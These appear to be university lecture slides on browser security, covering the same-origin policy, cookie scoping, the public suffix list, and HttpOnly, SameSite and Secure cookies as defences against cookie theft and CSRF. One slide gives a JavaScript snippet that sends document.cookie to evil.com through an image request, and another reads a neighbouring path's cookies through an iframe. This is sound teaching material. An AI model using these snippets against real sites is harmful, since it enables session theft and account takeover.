Web security model

- Safely browse the web in the presence of web attackers
 - Browsers are like operating systems
 - Need to isolate different activities




Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
 - (**scheme, domain, port**) triple derived from URL
 - Fate sharing: if you come from same places you must be authorized
- SOP goal: isolate content of different origins
 - **Confidentiality**: script contained in [evil.com](#) should not be able to read data in [bank.ch](#) page
 - **Integrity**: script from [evil.com](#) should not be able to modify the content of [bank.ch](#) page

SOP for the DOM

- Each frame in a window has its own *origin*
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.




SOP for HTTP responses

- Pages can perform requests across origins
 - SOP does **not** prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from *directly inspecting* HTTP responses


Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Scripts

- **Can** load scripts from across origins
 - Libraries!
- Scripts execute with privileges of the page
- Page can see source via `func.toString()`



Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- But page can see other properties, like `img.width`



Goals for today

- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- **How cookies work and some ways they get attacked**

SOP for cookies

- DOM SOP: origin is a (scheme, domain, port)
- Cookies use a separate definition of origin
 - Cookie SOP: ([scheme], domain, *path*)
 - (https,cseweb.ucsd.edu, /classes/fa23/cse127-a)
- Server can declare domain property for any cookie
 - Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>

SOP: Cookie scope setting

What cookies can a Web page set?

domain: any domain-suffix of URL-hostname, except “public suffixes”

example:

host = “login.site.com”

allowed domains

login.site.com

.site.com

disallowed domains

other.site.com

othersite.com

.com

⇒ login.site.com can set cookies
for all of .site.com but not for another site

Note that this creates a some trickiness for places like ucsd.edu
(cs.ucsd.edu, can set cookies for ucsd.edu!)

path: can be set to anything

SOP: Cookie scope setting

PUBLIC SUFFIX LIST

[LEARN MORE](#) | [THE LIST](#) | [SUBMIT AMENDMENTS](#)

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are .com, .co.uk and pvt.k12.ma.us. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of [Mozilla](#), but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a [fuller \(although not exhaustive\) list](#) of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the [psl-discuss](#) mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to [request amendments](#) to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by [submitting amendments](#).

How do we decide to send cookies?

- Browser sends all cookies in a URL's scope:
 - Cookie's domain is domain suffix of URL's domain
 - Cookie's path is a prefix of the URL path

How do we decide to send cookies?

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Do we send the cookie?		
Request to URL:	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Note: the cookie path does not give us finer-grained isolation than the SOP

- Cookie SOP:
 - cseweb.ucsd.edu/~savage does not see cookies for cseweb.ucsd.edu/~nadiyah
- DOM SOP:
 - cseweb.ucsd.edu/~savage can access the DOM of cseweb.ucsd.edu/~nadiyah
- How can you access cookie?
 - ```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiyah";
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

## Another example

- What happens when your bank includes Google Analytics Javascript (a tracker) in their Web page? Can that code access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access **document.cookie** in DOM

## Another example

- What happens when your bank includes Google Analytics Javascript (a tracker) in their Web page? Can that code access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access **document.cookie** in DOM
- Also, SOP doesn't prevent leaking data:

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```


# Partial solution: HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; HttpOnly;

Don't expose cookie to JavaScript via document.cookie  
(i.e., you can't ask for it explicitly)

But do you need to know the cookie to use it?

# Which cookies are sent? (Again.)



http://evil.com



http://bank.ch




http://4chan.org



http://bank.ch

# Which cookies are sent? (Again.)



# What if evil.com did this?

```
<html>

</html>
```

Cross-site request forgery (CSRF) attack!

## Partial solutions: SameSite cookies


```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
SameSite=Strict;
```

**Strict:** A same-site cookie is only sent when the request **originates** from the same site (top-level domain)


**Lax:** Send cookie on top-level “safe” navigations (even if navigating cross-site)

**None:** send cookie without taking context into account.


Which cookies are sent? (SameSite=none)



Which cookies are sent?  
(SameSite=Strict)



Which cookies are sent? (SameSite=Lax)



Which cookies are sent? (SameSite=Lax)



## Partial solutions: Secure cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

## Again, why do we care about this stuff?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



## Next time

- Web attacks
  - Injection
  - Cross-site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - Clickjacking
  - Insecure Direct Object References
  - Misc